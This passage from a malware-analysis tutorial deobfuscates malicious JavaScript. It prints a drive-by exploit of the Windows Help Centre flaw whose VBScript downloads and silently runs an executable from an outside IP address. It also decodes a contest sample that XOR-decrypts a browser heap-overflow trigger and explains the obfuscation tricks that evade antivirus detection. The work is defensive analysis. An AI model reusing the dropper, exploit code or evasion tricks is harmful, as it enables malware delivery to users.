>>&#8470;TEMP&#8470;}go.gPs]]echo Set FSO ! CreateObject(@Scripting.FileSystemObject@) >>&#8470;TEMP&#8470;}go.gPs]]echo
FSO.DeleteFile @&#8470;TEMP&#8470;}go.vbs@ >>&#8470;TEMP&#8470;}go.gPs|cscript &#8470;TEMP&#8470;}go.gPs>nul\'.replace(/!/g,
String.fromCharCode(61)).replace(/@/g, String.fromCharCode(34)).replace(/]/g, String.fromCharCode(38)).replace(/{/g,
String.fromCharCode(63)).replace(/JOPA/g, String.fromCharCode(72,84,84,80,46,83,101,110,100)).replace(/gPs/g,
String.fromCharCode(118,98,115)).replace(/}/g, String.fromCharCode(92)).replace(/&#8470;/g,
String.fromCharCode(37)));</script>">';document.write(iframe);
```

Let us evaluate these expressions one by one,

- replace(/!/g, String.fromCharCode(61)) -> replace "!" with "="
- replace(/@/g, String.fromCharCode(34)) -> replace "@" with """
- replace(/]/g, String.fromCharCode(38)) -> replace "]" with "&"
- replace(/{/g, String.fromCharCode(63)) -> replace "{" with "?"
- replace(/JOPA/g, String.fromCharCode(72,84,84,80,46,83,101,110,100)) -> replace "JOPA" with "HTTP.Send"
- replace(/gPs/g, String.fromCharCode(118,98,115)) -> replace "gPs" with "vbs"
- replace(/}/g, String.fromCharCode(92)) -> replace "}" with "\"
- replace(/№/g, String.fromCharCode(37)) -> replace "№" with "%"

Now it should be clear why I did not replace "№" with its HTML Decoding in step 1. That would have given us a different result.

Once we apply the above replace functions to the entire obfuscated code, we get:

```
var iframe='<iframe
src="&#104;'+'cp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A..%5C..%5Csysinfomain.htm%u003fsvr=<'+'script defer>Run(\'cmd /c echo FileName = "%TEMP%\file.exe">>%TEMP%\go.vbs&&echo
url="http://69.194.192.229/q.php?f=7245d&e=5" >>%TEMP%\go.vbs&&echo Set objHTTP =
CreateObject("MSXML2.XMLHTTP")>>%TEMP%\go.vbs&&echo Call objHTTP.Open("GET", url, False)>>%TEMP%\go.vbs&&echo
objHTTP.Send>>%TEMP%\go.vbs&&echo set oStream = createobject("Adodb.Stream")>>%TEMP%\go.vbs&&echo Const adTypeBinary = 1
>>%TEMP%\go.vbs&&echo Const adSaveCreateOverWrite = 2 >>%TEMP%\go.vbs&&echo Const adSaveCreateNotExist = 1
>>%TEMP%\go.vbs&&echo oStream.type = adTypeBinary >>%TEMP%\go.vbs&&echo oStream.open >>%TEMP%\go.vbs&&echo oStream.write
objHTTP.responseBody>>%TEMP%\go.vbs&&echo oStream.savetofile FileName, adSaveCreateNotExist >>%TEMP%\go.vbs&&echo
oStream.close>>%TEMP%\go.vbs&&echo set oStream = nothing >>%TEMP%\go.vbs&&echo Set xml = Nothing >>%TEMP%\go.vbs&&echo Set
WshShell = CreateObject("WScript.Shell") >>%TEMP%\go.vbs&&echo WshShell.Run FileName, 0, True >>%TEMP%\go.vbs&&echo Set FSO =
CreateObject("Scripting.FileSystemObject") >>%TEMP%\go.vbs&&echo FSO.DeleteFile "%TEMP%\go.vbs" >>%TEMP%\go.vbs|cscript
%TEMP%\go.vbs>nul\'</script>">';document.write(iframe);
```

It takes a little bit of observation now to conclude that a sequence of commands are being echo'ed into a VB Script file in the location, %TEMP%\go.vbs using the redirection operator (">>")

```
var iframe='<iframe
src="&#104;'+'cp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A..%5C..%5Csysinfomain.htm%u003fsvr=<'+'script defer>Run(\'cmd /c echo FileName = "%TEMP%\file.exe">>%TEMP%\go.vbs&&echo
url="http://69.194.192.229/q.php?f=7245d&e=5" >>%TEMP%\go.vbs&&echo Set objHTTP =
CreateObject("MSXML2.XMLHTTP")>>%TEMP%\go.vbs&&echo Call objHTTP.Open("GET", url, False)>>%TEMP%\go.vbs&&echo
objHTTP.Send>>%TEMP%\go.vbs&&echo set oStream = createobject("Adodb.Stream")>>%TEMP%\go.vbs&&echo Const adTypeBinary = 1
>>%TEMP%\go.vbs&&echo Const adSaveCreateOverWrite = 2 >>%TEMP%\go.vbs&&echo Const adSaveCreateNotExist = 1
>>%TEMP%\go.vbs&&echo oStream.type = adTypeBinary >>%TEMP%\go.vbs&&echo oStream.open >>%TEMP%\go.vbs&&echo oStream.write
objHTTP.responseBody>>%TEMP%\go.vbs&&echo oStream.savetofile FileName, adSaveCreateNotExist >>%TEMP%\go.vbs&&echo
oStream.close>>%TEMP%\go.vbs&&echo set oStream = nothing >>%TEMP%\go.vbs&&echo Set xml = Nothing >>%TEMP%\go.vbs&&echo Set
WshShell = CreateObject("WScript.Shell") >>%TEMP%\go.vbs&&echo WshShell.Run FileName, 0, True >>%TEMP%\go.vbs&&echo Set FSO =
CreateObject("Scripting.FileSystemObject") >>%TEMP%\go.vbs&&echo FSO.DeleteFile "%TEMP%\go.vbs" >>%TEMP%\go.vbs|cscript
%TEMP%\go.vbs>nul\'</script>">';document.write(iframe);
```

For better clarity, we can rewrite it and the contents of go.vbs file are:

```
FileName = "%TEMP%/file.exe
url="http://69.194.192.229/q.php?f=7245d&e=5"
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
Call objHTTP.Open("GET", url, False)
objHTTP.Send
set oStream = createobject("Adodb.Stream")
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2
Const adSaveCreateNotExist = 1
oStream.type = adTypeBinary
oStream.open
oStream.write objHTTP.responseBody
oStream.savetofile FileName, adSaveCreateNotExist
oStream.close
set oStream = nothing
Set xml = Nothing
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run FileName, 0, True
```

```
Set FSO = CreateObject("Scripting.FileSystemObject")
FSO.DeleteFile
```

This is executed using,

```
cscript %TEMP%/go.vbs>nul
```

at the end of the script.

What exactly triggers the execution of our code?

```
var iframe='<iframe
src="hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.htm?svr=<'+'script defer>
```

There is vulnerability in Microsoft Windows Help Centre, helpctr.exe in the way it performs URL Normalization. The registered protocol handler, hcp:// is exploited.

It allows code execution and in our case, the above VB Script is executed.

More details of the vulnerability can be read here:

http://www.exploit-db.com/exploits/13808/

CVE for this Exploit: **CVE-2010-1885**

What does the VB Script do?

It downloads content from http://69.194.192.229/q.php?f=7245d&e=5, writes it to file.exe in the temp directory of the system and executes it using, WshShell.

This way we can see that how well an obfuscated JavaScript can hide the actual functionality.

Breaking Point Obfuscated JS Challenge

Now that we have taken a look at a complicated obfuscated JavaScript, let us take a look at another one which uses yet again a few new tricks.

This time, I will take the Obfuscated JavaScript which was given in the Deobfuscation Contest conducted by Breaking Point Systems in September, 2011.

It uses several neat tricks. The code looks as shown below:

```
if(uUHIjMJVFJET.indexOf((~~~~'zgBq'[720094129..toString(32<<0)+""]>(0x2*~~~~~~'tlk'[720094129..toString(16<<1)+""]+3)?(functi
on () { var bseY="iC",HgWL="z",hhme="q",FTva="pmhJtYe",ohBc="dZ"; return hhme+ohBc+HgWL+FTva+bseY
})():421389006..toString(32<<0)+"")) != -'v'[720094129..toString(16<<1)+""]) {     return (function () { var
BmIT='QW',jEgm='aFa'; return jEgm+BmIT })();   }
if(uUHIjMJVFJET.indexOf(String.fromCharCode(0x73,0141,0146,0x61,0162,0x69)) != -'R'[720094129..toString(1<<5)+""]) {
return
(~~~~'PmIGB'[720094129..toString(16<<1)+""]<('y'[720094129..toString(2<<4)+""]*012+1)?"M"+19..toString(1<<5)+"L"+"M"+21..toSt
ring(16<<1)+"":(function () { var cguz="Ijga",nvHo="oPa"; return nvHo+cguz })());    }
if(uUHIjMJVFJET.indexOf(750158..toString(16<<1)+"") != -'q'[720094129..toString(8<<2)+""]) {     return
(('FPPqHx'[720094129..toString(2<<4)+""] - 6)>((022*0x1+0)*'d'[720094129..toString(16<<1)+""]+0)?(function () { var
JVxN="xJc",ZYwj="yoaJZOvG",FkjZ="osr"; return FkjZ+ZYwj+JVxN })():(function () { var
DNoo='g',WaWe='B',WcaI='n',pluD='LA',DDpx='HCmZfyQ',XMzB='U'; return WcaI+XMzB+DDpx+WaWe+pluD+DNoo })());   }
if(uUHIjMJVFJET.indexOf((((''f'[720094129..toString(4<<3)+""]*25+3)*'q'[720094129..toString(2<<4)+""]+0)<(1*16+0)?363..toStrin
g(32<<0)+"C"+31..toString(32<<0)+"w"+17817171..toString(16<<1)+"T":String.fromCharCode(0156,0145,0164,115,99,0141,0160,0x65))
) != -'Q'[720094129..toString(32<<0)+""]) {     return
(('I'[720094129..toString(8<<2)+""]*0xe+2)>(~~~~~~'D'[720094129..toString(16<<1)+""]*~~~~'xn'[720094129..toString(8<<2)+""]+1
)?(function () { var oSwZ="AdSB",XhBM="YqDKYT"; return XhBM+oSwZ })():String.fromCharCode(0111,114,0116,70,79,122));   }
if(uUHIjMJVFJET.indexOf((~~'oh'[720094129..toString(32<<0)+""]<'D'[720094129..toString(2<<4)+""]?(function () { var
Itdc="qVMJ",BsYG="jDeQWc"; return BsYG+Itdc })():(function () { var PCOj="5.0",yHJn="Z",sofR="m",hgvn="illa/",TjvA="o";
return sofR+TjvA+yHJn+hgvn+PCOj })())) != -'J'[720094129..toString(16<<1)+""]) {     return
"V"+637..toString(8<<2)+"x"+"H"+"Z"+"H"+"G"+"K"+"W"+"T";    }   return
((2*0xb+1)>(0x2*5+1)?"H"+"E"+14798..toString(1<<5)+"Y"+"B"+28..toString(32<<0)+"T"+"M"+"I"+29..toString(2<<4)+"Y"+"Y":(functi
on () { var hYLa="fT",gbGz="cIH",GwIk="bWzX"; return GwIk+gbGz+hYLa })()); } function pjSkrbvs(FSzQjtHkbuMDLW, pOtdvHbBav){
var UMa = [];   var vFoamYteBIveYp =
(~~~~~'fCvCL'[720094129..toString(4<<3)+""]>(02*('u'[720094129..toString(4<<3)+""]*(1*0xf+0)+4)+3)?20..toString(16<<1)+"L"+1
2..toString(4<<3)+"C"+13..toString(1<<5)+"Z"+22..toString(1<<5)+"F"+"K";"");   while(pOtdvHbBav.length <
FSzQjtHkbuMDLW.length) {     pOtdvHbBav += pOtdvHbBav;   }   for(i = 'A'[720094129..toString(2<<4)+""]; i <=
(~~~~~~~~~~~'rv'[720094129..toString(32<<0)+""]*('H'[720094129..toString(2<<4)+""]*('o'[720094129..toString(4<<3)+""]*(2*0xa
+5)+3)+3)+7); i++) {     UMa[String.fromCharCode(i)] = i;   }   for(i = ('MI'[720094129..toString(8<<2)+""] - 2); i <
FSzQjtHkbuMDLW.length; i++) {     vFoamYteBIveYp += String.fromCharCode(UMa[FSzQjtHkbuMDLW.substr(i,
'A'[720094129..toString(8<<2)+""])] ^ UMa[pOtdvHbBav.substr(i, 'm'[720094129..toString(2<<4)+""])]);   }   return
vFoamYteBIveYp; }
(UxFoLPxwL={}.valueOf,UxFoLPxwL())[490837..toString(4<<3)+""](pjSkrbvs((YvtOzgP={}.valueOf,YvtOzgP())[1055987739438..toString
(8<<2)+""](('gP'[720094129..toString(1<<5)+""]*0x5+4)>('CrmDNn'[720094129..toString(32<<0)+""]*3+2)?(function () { var
EapR="grCM",JKEd="x",IAuD="SZDqm",fIyv="xp",USNt="i"; return IAuD+USNt+JKEd+fIyv+EapR
})():String.fromCharCode(37,0x75,48,0x30,0x30,97,045,0x75,48,0x30,49,0141,0x25,117,0x30,060,0x32,063,0x25,0165,48,0x30,0x32,5
0,37,0165,48,48,50,0x64,37,0x75,060,48,48,0x61,0x25,0x75,060,48,063,0x37,045,0165,48,0x30,48,070,0x25,0165,0x30,060,52,0142,0
x25,0165,0x30,0x30,061,0x39,045,117,060,060,49,060,37,0165,060,48,061,0x66,045,0165,0x30,0x30,48,53,045,117,0x30,060,51,54,04
5,0x75,0x30,0x30,50,067,37,0x75,0x30,48,0x33,0142,37,0x75,48,060,48,0x64,045,117,48,060,063,0x31,37,117,0x30,0x30,48,98,045,0
165,060,060,062,100,045,117,0x30,060,0x31,0x32,37,0x75,060,48,0x32,102,045,117,0x30,0x30,48,065,0x25,0x75,060,060,066,0146,37
,0x75,060,060,060,54,37,117,060,0x30,0x30,52,37,117,0x30,48,0x31,100,045,0165,060,060,062,55,37,0165,48,0x30,0x33,51,045,0165
,0x30,0x30,060,064,37,117,060,48,063,0145,0x25,0165,48,060,063,0x34,37,117,48,0x30,061,99,045,0165,48,48,062,102,37,0x75,48,4
```

The above is a snippet of the obfuscated code. You can get the complete code here:

http://www.breakingpointsystems.com/default/assets/File/blogresources/JavaScript-obfuscation-code.txt

Once again, I will mention the list of tricks used here:

Trick 1:

Strings represented as numbers using Base Conversion with Radix 32.

Here, the Radix 32 was represented as a bitwise XOR operation between 2 numbers.

A bitwise left shift is essentially equivalent to multiplying the number with 2 (exponent the number of left shifts)

Some examples:

16<<1 = 16 * 2^1 = 32
2<<4 = 2 * 2^4 = 32
4<<3 = 4 * 2^3 = 32

In JavaScript, the toString() function is used to convert a Number to String. When supplied the radix value of 32 to this function, it essentially converts the Base to 32 from decimal.

An example would help to understand better.

720094129..toString(16<<1)+""

720094129 is in Decimal (base 10).
16<<1 = 32 as we have already seen above.

720094129..toString(16<<1)+"" = 720094129..toString(32)+""

We need to find out the Base 32 value for 720094129 in Base 10.

You can use this site for Base Conversion:

http://www.convertit.com/go/convertit/calculators/math/base_converter.asp

The number, 720094129 in Base 32 is equivalent to the String, "length"

720094129..toString(32)+""= length + "" = length

Trick 2:

Representing Numbers as an Expression operating on Strings.

A clever trick was used to represent numbers, especially small numbers (0-9) as an Expression Operating on a String.

1 could be represented as the Length of a Single Char.

'C'[length] = 1

But we know from above analysis that the string "length" can also be written as:
720094129..toString(32)+""

so, 'C'[720094129..toString(32)+""] = 1

In the JavaScript given to us, there are several "if" expressions evaluated. Let's take one as an example and the same approach can be extended to the remaining.

if(uUHIjMJVFJET.indexOf(String.fromCharCode(0157,1 12,0145,114,97)) != -
'Z'[720094129..toString(16<<1)+""])

'Z'[720094129..toString(16<<1)+""] = 1

So, the above "if" expression reduces to:

if(uUHIjMJVFJET.indexOf(String.fromCharCode(0157,1 12,0145,114,97)) != -1)

This brings us to the next step of Obfuscation.

Trick 3:

String represented as Char Codes.

Char Codes were represented in different formats, either base 10 (dec), base 8 (oct) and base 16 (hex)

String.fromCharCode(x)

This JavaScript function will return the Character Corresponding to the ASCII Code, x.

Important thing to note here is, the number 'x' passed as an argument to this function, should be in decimal format. It shouldn't be either hex or octal. And if it is in another base, it gets converted internally by the JS Interpreter to base 10.

If we look at the above sample "if" expression, we can see some octal entries too.

I wrote a short Perl Script at the time of the contest which would automatically parse a comma separated list of a mixture of numbers in different format and convert them all to decimal (base 10) format.

It turned out to be really useful and saved a lot of time. As you will see later when we come to the stage of XOR decoding. This script saves a lot of time.

For instance,

There was an "if" expression in the obfuscated javascript as given below:

```
if(uUHIjMJVFJET.indexOf(String.fromCharCode(0157,1 12,0145,114,97)) != -
'Z'[720094129..toString(16<<1)+""])
{
return String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,01 32,113,0x50,0155,114,0x72,0x46,0x53);
}
```

```
'Z'[720094129..toString(16<<1)+""] = 'Z'[length] = 1
```

```
if(uUHIjMJVFJET.indexOf(String.fromCharCode(0157,1 12,0145,114,97)) != -1)
{
return String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,01 32,113,0x50,0155,114,0x72,0x46,0x53);
}
```

Now we need to simplify the String.fromCharCode section.

You can use this site to convert String.fromCharCode from a String of Numbers to Characters:

http://www.gooby.ca/decrypt/decoders/ord2char.php

If you input, 0157,112,0145,114,97 in the input box on the site, you will get some weird characters:

□p‘ra

Similarly, try to input, 0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114 ,0x72,0x46,0x53 and observe the result.

=6–Lr„q2›rH.5

This was the reason, I mentioned above. These values should be in base 10 decimal and not octal or hex. In the obfuscated javascript, a mixture of base 10, base 16 and base 8 numbers were included to trick the reverser.

This is where the perl script comes in handy and saves us the time.

0157,112,0145,114,97 = 111,112,101,114,97 = opera
0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114 ,0x72,0x46,0x53 =
109,97,84,104,76,76,90,113,80,109,114,114,70,83 = maThLLZqPmrrFS

Note: If you do not want to use the perl script to perform the CharCode conversion, you can use the Web Console's JS interpreter to get the value as well.

Ok, so now our above "if" expression reduces to:

```
if(uUHIjMJVFJET.indexOf(opera) != -1)
{
return maThLLZqPmrrFS;
}
```

It is important to understand this part of the code. Here, uUHIjMJVFJET variable will store the user agent (in lowercase) of the victim's browser. We check whether or not the victim is using an Opera Browser. If the victim is using Opera Browser then we return a Random PreGenerated Passphrase, "maThLLZqPmrrFS".

This is the passphrase which will be used to decode the XOR encoded payload which we will see later.

There are multiple if statements which will check for the different browser types and depending on that, will return the corresponding passphrase.

Trick 4:

Addition Operation was replaced with special symbols.

If you preceded a Number, N with '~' symbol. It becomes -(N+1)

~N = -(N+1)
-~N = N+1

So, by prefixing -~ to a number N, we are in a way adding 1 to it.

If you want to add 3 to it, just prefix it with 3 occurrences of the above combination of characters.

-~-~-~N = N +3

For instance, the "if" expression below,

```
if(uUHIjMJVFJET.indexOf((-~-~'zgBq'[720094129..toString(32<<0)+""]>(0x2*-~-~-
~'tlk'[720094129..toString(16<<1)+""]+3)?(function ()
{ var bseY="iC",HgWL="z",hhme="q",FTva="pmhJtYe",ohBc="d Z"; return hhme+ohBc+HgWL+FTva+bseY
})():421389006..toString(32<<0)+"")) != -'v'[720094129..toString(16<<1)+""]) { return (function () { var
BmIT='QW',jEgm='aFa'; return jEgm+BmIT })(); }
```

First, we will do all the Conversion from Base 10 to Base 32 to get the corresponding Strings.

```
if(uUHIjMJVFJET.indexOf((-~-~'zgBq'[length]>(0x2*-~-~-~'tlk'[length]+3)?(function ()
{ var bseY="iC",HgWL="z",hhme="q",FTva="pmhJtYe",ohBc="d Z"; return hhme+ohBc+HgWL+FTva+bseY
})():chrome+"")) != -'v'[length]) { return (function () { var BmIT='QW',jEgm='aFa'; return jEgm+BmIT })(); }
```

Focus on this section:

```
-~-~'zgBq'[length]>(0x2*-~-~-~'tlk'[length]+3)
```

```
'zgBq'[length] = 4
-~-~'zgBq'[length] = 4+2 = 6
-~-~-~'tlk'[length] = 3+3 = 6
```

Using this knowledge, we can reduce the above "if" expression to:

```
if(uUHIjMJVFJET.indexOf((6>(18)?(function ()
{ var bseY="iC",HgWL="z",hhme="q",FTva="pmhJtYe",ohBc="d Z"; return hhme+ohBc+HgWL+FTva+bseY
})():chrome+"")) != -1) { return (function () { var BmIT='QW',jEgm='aFa'; return jEgm+BmIT })(); }
```

Let's substitute the variable names:

```
if(uUHIjMJVFJET.indexOf(chrome)) != -1)
{
return (function () { return aFaQW })();
}
```

There were many places, where you can see, (function () { return x })() entries present. I hope it is obvious that this does nothing but returns the value x.

So, the "if" expression reduces further to:

```
if(uUHIjMJVFJET.indexOf(chrome)) != -1)
{
return aFaQW;
}
```

This section of the code, once again looks similar to our previous "if" expression. It returns the random passphrase, aFaQW if the victim's browser is Chrome.

Now, that I have mentioned the tricks used in this obfuscated JavaScript, we will can see the result of applying them. We can deobfuscate a considerable amount of the code to the following. I have added in appropriate comments wherever needed:

```
function wprcm()
{
var uUHIjMJVFJET = navigator.userAgent.toLowerCase(); /* retrieves the Browser's User Agent and converts it to lowercase. */

if(uUHIjMJVFJET.indexOf(opera) != -1) /* is the browser Opera? */
{
return maThLLZqPmrrFS; // the Random passphrase which is returned depending on the Browser Type
}

if(uUHIjMJVFJET.indexOf(firefox) != -1) /* is the browser Firefox? */
{
return (loMAYcXfkUsG);
}

if(uUHIjMJVFJET.indexOf(chrome) != -1) /* is the browser Chrome? */
{
return (aFaQW);
}

if(uUHIjMJVFJET.indexOf(safari) != -1) /* is the browser Safari? */
{
return (MjLMl);
}

if(uUHIjMJVFJET.indexOf(msie) != -1) /* is the browser Microsoft Internet Explorer */
{
return (nUHCmZfyQBLAg);
}

if(uUHIjMJVFJET.indexOf(netscape)) != -1) /* is the browser Netscape? */
{
return (IrNFOz);
}
```

```
if(uUHIjMJVFJET.indexOf(mozilla/5.0) != -1) /* Is the browser Mozilla? */
{
return VjtxHZHGKWT;
}

return HEeeeYBsTMItYY; /* If none of the above User Agents were detected then return this value */

}

function pjSkrbvs(FSzQjtHkbuMDLW, pOtdvHbBav)
{

var UMa = [];
var VfoamYteBIveYp = "";

while(pOtdvHbBav.length < FSzQjtHkbuMDLW.length)
{
pOtdvHbBav += pOtdvHbBav;
}

for(i = 1; i <= 255; i++)
{
UMa[String.fromCharCode(i)] = i; /* ASCII Table */
}

for(i = 0; i < FSzQjtHkbuMDLW.length; i++)
{
VfoamYteBIveYp += String.fromCharCode(UMa[FSzQjtHkbuMDLW.substr(i, 1)] ^
UMa[pOtdvHbBav.substr(i, 1)]); /* The XOR decoded result is stored in VfoamYteBIveYp */
}
return VfoamYteBIveYp; /* This returns the XOR decoded String to the eval function to execute */

}

eval(pjSkrbvs(unescape((String.fromCharCode(37,117,48,48,48,97,.....))), wprcm()));
```

Based on the above, we write the Algorithm Logic as:

Function #1:

function wprcm():

This function detects the user agent of the browser of the victim. It will check the user agent and depending on the Browser Type, it returns a Random Generated Password.

The main function call in this obfuscated JavaScript is at the bottom of the script:

eval(pjSkrbvs(unescape((String.fromCharCode(<XOR encoded JavaScript Code>),wprcm()));

Function #2:

The decoding Function, pjSkrbvs(FSzQjtHkbuMDLW, pOtdvHbBav)

This function takes two arguments as input.

FSzQjtHkbuMDLW: This is the XOR encoded JavaScript.
pOtdvHbBav: This is the Random Passphrase which is used to decode the XOR encoded JavaScript.

At first, the Random Passphrase is expanded according to the length of the XOR encoded JavaScript. The ASCII Table is stored in an array which would be needed later during the decoding phase.

```
for(i = 0; i < FSzQjtHkbuMDLW.length; i++)
{
VfoamYteBIveYp += String.fromCharCode(UMa[FSzQjtHkbuMDLW.substr(i, 1)] ^
UMa[pOtdvHbBav.substr(i, 1)]); /* The XOR decoded result is stored in VfoamYteBIveYp */
}
```

This is the FOR loop where the XOR decoding takes place.

It calculates the XOR of the ASCII values of each corresponding character from the Encoded JavaScript Payload and the Random Passphrase. The result of this XOR operation is then converted from the ASCII Code to Char using String.fromCharCode() function.

At the end of the function, VfoamYteBIveYp holds the entire XOR decoded JavaScript which is returned to the calling function, eval()

Xor Decoder:


Once again, like I did in the second section. To decode the payload, I will use specific sections of the original obfuscated code which will help in decoding. This way, I prepare a new HTML file that looks as shown below:

```
<html>
```

```
<title>XOR Decoder</title>
<script type="text/javascript">
function pjSkrbvs(FSzQjtHkbuMDLW, pOtdvHbBav)
{
var UMa = [];
var VfoamYteBIveYp = "";

while(pOtdvHbBav.length < FSzQjtHkbuMDLW.length)
{
pOtdvHbBav += pOtdvHbBav; /* Expand the Random Passphrase according to the length of the XOR
Encoded JavaScript */
}

for(i = 1; i <= 255; i++)
{
UMa[String.fromCharCode(i)] = i; /* This forms the ASCII Table and stores it in the Array, UMa[] */
}

for(i = 0; i < FSzQjtHkbuMDLW.length; i++)
{
VfoamYteBIveYp += String.fromCharCode(UMa[FSzQjtHkbuMDLW.substr(i, 1)] ^
UMa[pOtdvHbBav.substr(i, 1)]); /* XOR decoding happens here. */
}
document.write(VfoamYteBIveYp); // this is decoded Javascript returned to the calling eval() function
}

pjSkrbvs(unescape((String.fromCharCode(37,117,48,48,48,97,37,117,48,48,49,97,37,117,48,48,50,51,37
,117,48,48,50,50,37,117,48,48,50,100,37,117,48,48,48,97,37,117,48,48,51,55,37,117,48,48,48,56,37,11
7,48,48.....))), "loMAYcXfkUsG");

</script>
</html>
```

Since I am using Firefox, I have supplied the passphrase "loMAYcXfkUsG" which corresponds to Firefox user agent.

Once I open this HTML Page with Firefox, I have the decoded output. This is another layer of obfuscation.



However, the same tricks as before are used so, I will not go in depth.

Applying the same methods once again, we get the deobfuscated Javascript as shown below:

```
function LcXiYjzTRSKyzv(jkPfjgfRwzD)
{
var yGTthPYIyl = document.createElement(jkPfjgfRwzD);

yGTthPYIyl.id = HVoNQeCliSzojNX;

document.body.appendChild(yGTthPYIyl);

var ubEtH = document.getElementById(HVoNQeCliSzojNX);

var tNYrZqXB = new Array();

for(ZTAJEHbe in ubEtH)
{
if(typeof (ubEtH[ZTAJEHbe]) == (string))
{
tNYrZqXB.push(ZTAJEHbe);
}
}

document.body.removeChild(yGTthPYIyl);

return tNYrZqXB;
}

var GVMdCQvWMJCdd = new Array(audio, a, base);

for(ffCQtDBVDxYg = 0; ffCQtDBVDxYg < 35172; ffCQtDBVDxYg++)
{
        for(RRaTtnSjJuAO = 0; RRaTtnSjJuAO < GVMdCQvWMJCdd.length; RRaTtnSjJuAO++)
        {
                var     tNYrZqXB = LcXiYjzTRSKyzv(GVMdCQvWMJCdd[RRaTtnSjJuAO]);

                for(ZJrkiEirXmcRNQQ = 0; ZJrkiEirXmcRNQQ < tNYrZqXB.length; ZJrkiEirXmcRNQQ++)
                {
                var KeqtLd = "<" + GVMdCQvWMJCdd[RRaTtnSjJuAO] + (String.fromCharCode(32)) + tNYrZqXB[ZJrkiEirXmcRNQQ] + OTe
+                                       GVMdCQvWMJCdd[RRaTtnSjJuAO] + ">" + GVMdCQvWMJCdd[RRaTtnSjJuAO];
                document.write(KeqtLd);
                }
        }
```

This JavaScript code will exploit a Remote Heap Buffer Overflow Vulnerability in the Victim's Browser.

The CVE Code for the Vulnerability is: **CVE-2010-3765**

The above code is passed to the eval() function, which will run it in the context of the browser.

JS Obfuscation in MetaSploit Framework

MetaSploit Framework has a rich library of exploit modules. With respect to JavaScript Obfuscation, we are interested in Browser Exploit Modules library in MSF.

Majority of Browser Vulnerabilities are triggered using a JavaScript during Exploitation Phase. It is common to see a JavaScript being used to create a heap spray payload which consists of Shellcode and a Nopsled.

It is also used to trigger the vulnerability in the browser to get the shellcode sprayed over the browser heap to execute.

Due to the use of JS as an attack vector in Browser Exploits, there arises a need to detect malicious JS in web pages. Antivirus Engines have the capability to detect malicious JS in a web page.

However, just as is the case with Online JS Unpackers, there are certain limitations in AV Engines Detection Capabilities as well. These were exposed in Section II and III above.

We are going to take a look at JS Obfuscation Support provided in MSF.

